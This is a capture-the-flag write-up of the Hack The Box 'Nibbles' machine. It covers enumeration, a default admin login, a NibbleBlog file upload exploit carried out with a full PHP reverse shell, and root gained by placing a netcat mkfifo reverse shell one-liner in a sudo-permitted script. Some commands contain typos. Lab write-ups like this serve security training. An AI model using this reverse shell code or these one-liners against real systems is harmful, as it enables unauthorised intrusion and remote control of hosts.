
| Name | Nibbles |
|---|---|
| Platform | Hack The Box |
| Difficulty | Easy |
| Operating System | Linux |
Initial Enumeration
After running the initial Nmap scan, it looks like there are only a couple ports open on this machine.
nmap -p 22,80 -A 10.10.10.75 -T3....
....
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html)Lets start by checking out the web server running on port 80.

Looks like a simple, custom html page with just the text Hello World! Lets go ahead and check out the source code to see if there are any hints.
<b>Hello world!</b>

<!-- /nibbleblog/ directory. Nothing interesting here! -->
Looks like there is indeed a hint as to where to go. Lets check it out!

Sure enough! There is a blog hosted here in this directory! Lets try to do some directory busting to see if there is anything else here interesting. We will use good old dirb for this.
dirb http://10.10.10.75/nibbleblog/ -w
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Apr 21 17:06:19 2024
URL_BASE: http://10.10.10.75/nibbleblog/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.75/nibbleblog/ ----
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/
+ http://10.10.10.75/nibbleblog/admin.php (CODE:200|SIZE:1401)

....
....

---- Entering directory: http://10.10.10.75/nibbleblog/content/ ----

....
....
It looks like dirb has found some interesting directories inside of our /nibbleblog directory. Lets check out the content directory first.

Looks like there is some juicy stuff in here. Lets dig into the private directory.

There are a bunch of potentially interesting files and folders, in particular the users.xml file. Lets check that out first.

This could potentially be a hash of something like a password. If we look at the page source we see what the integers are associated with, and it doesn’t appear to be anything obvious, so lets put a pin in it and continue.
<users><link type="text/css" id="dark-mode" rel="stylesheet" href=""/><style type="text/css" id="dark-mode-custom-style"/><user username="admin"><id type="integer">0</id><session_fail_count type="integer">2</session_fail_count><session_date type="integer">1713733854</session_date></user><blacklist type="string" ip="10.10.10.1"><date type="integer">1512964659</date><fail_count type="integer">1</fail_count></blacklist><blacklist type="string" ip="10.10.14.34"><date type="integer">1713733845</date><fail_count type="integer">2</fail_count></blacklist></users>After enumerating the rest of the files and directories, I decided to pivot and to check out check out the admin.php endpoint that I found the dirb output.

When faced with a login portal, it is always a good idea to just try the easiest thing….which is to attempt default passwords.
Initial Foothold
After attempting several default passwords I finally hit on one! I was able to authenticate with the credentials:
admin : nibbles
Upon inspection of the admin panel, there appears to be a place where we can upload pictures. This is a great place to look further for a potential file upload vulnerability. Lets try to upload a php reverse shell here.

After doing some web enumeration, I was able to come across verification of a file upload vulnerability.
Exploit: https://www.exploit-db.com/exploits/38489
According to another blog post regarding this same vulnerability “When uploading image files via the "My image" plugin - which is delivered with NibbleBlog by default - , NibbleBlog 4.0.3 keeps the original extension of uploaded files. This extension or the actual file type are not checked, thus it is possible to upload PHP files and gain code execution.”
So lets go ahead and try to upload a php reverse shell. If successful, I will just have to find where the file is saved and hopefully execute it. Referencing the blog post https://curesec.com/blog/article/blog/NibbleBlog-403-Code-Execution-47.html , it appears that the file is uploaded to the /nibbleblog/content/private/plugins/my_image/ directory.
Lets upload the following file:
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.27';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
Now lets start a local listener.
nc -nvlp 1234After uploading the file and navigating to the directory listed above, I select the file and boom!

Now lets move onto privilege escalation.
Privilege Escalation
First things first, lets try some automated enumeration to see if we can get some easy wins. Lets go ahead and try to pull down the file linpeas.sh to the victim machine. This can be done in many ways but the easiest is to spin up a simple python server locally and use a tool like wget or curl on the victim machine to pull it down to the server. The commands can be found below.
python -m http.serser 80wget http://kali/linpeas.shOnce the file has been pulled down to the victim machine, we will make it executable and fire it off to see if we can find some easy wins.
chomd +x linpease.sh./linpeas.shAfter perusing the output from linpeas, I can see that we are able to run the sudo command in conjunction with a particular script called monitor.sh without a password.

After looking around the machine, we realize that there is actually no folder called personal or nested folder called stuff containing the script, so that leads me to believe that this was deleted but the owner forgot to disable this sudo permission.
Since the permission is for a file in our home directory, lets go ahead and create the necessary folders and toss in a reverse shell script like so:
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.34 9999 >/tmp/fThis is a reverse shell specific to the netcat-openbsd.
- https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#rust
Lets set up another local listener:
nc -nvlp 9999Now lets go execute the sudo command listed in the linpeas output and keep our fingers crossed for a reverse shell.


Boom!! Pwned! We have gained a reverse shell as the user root.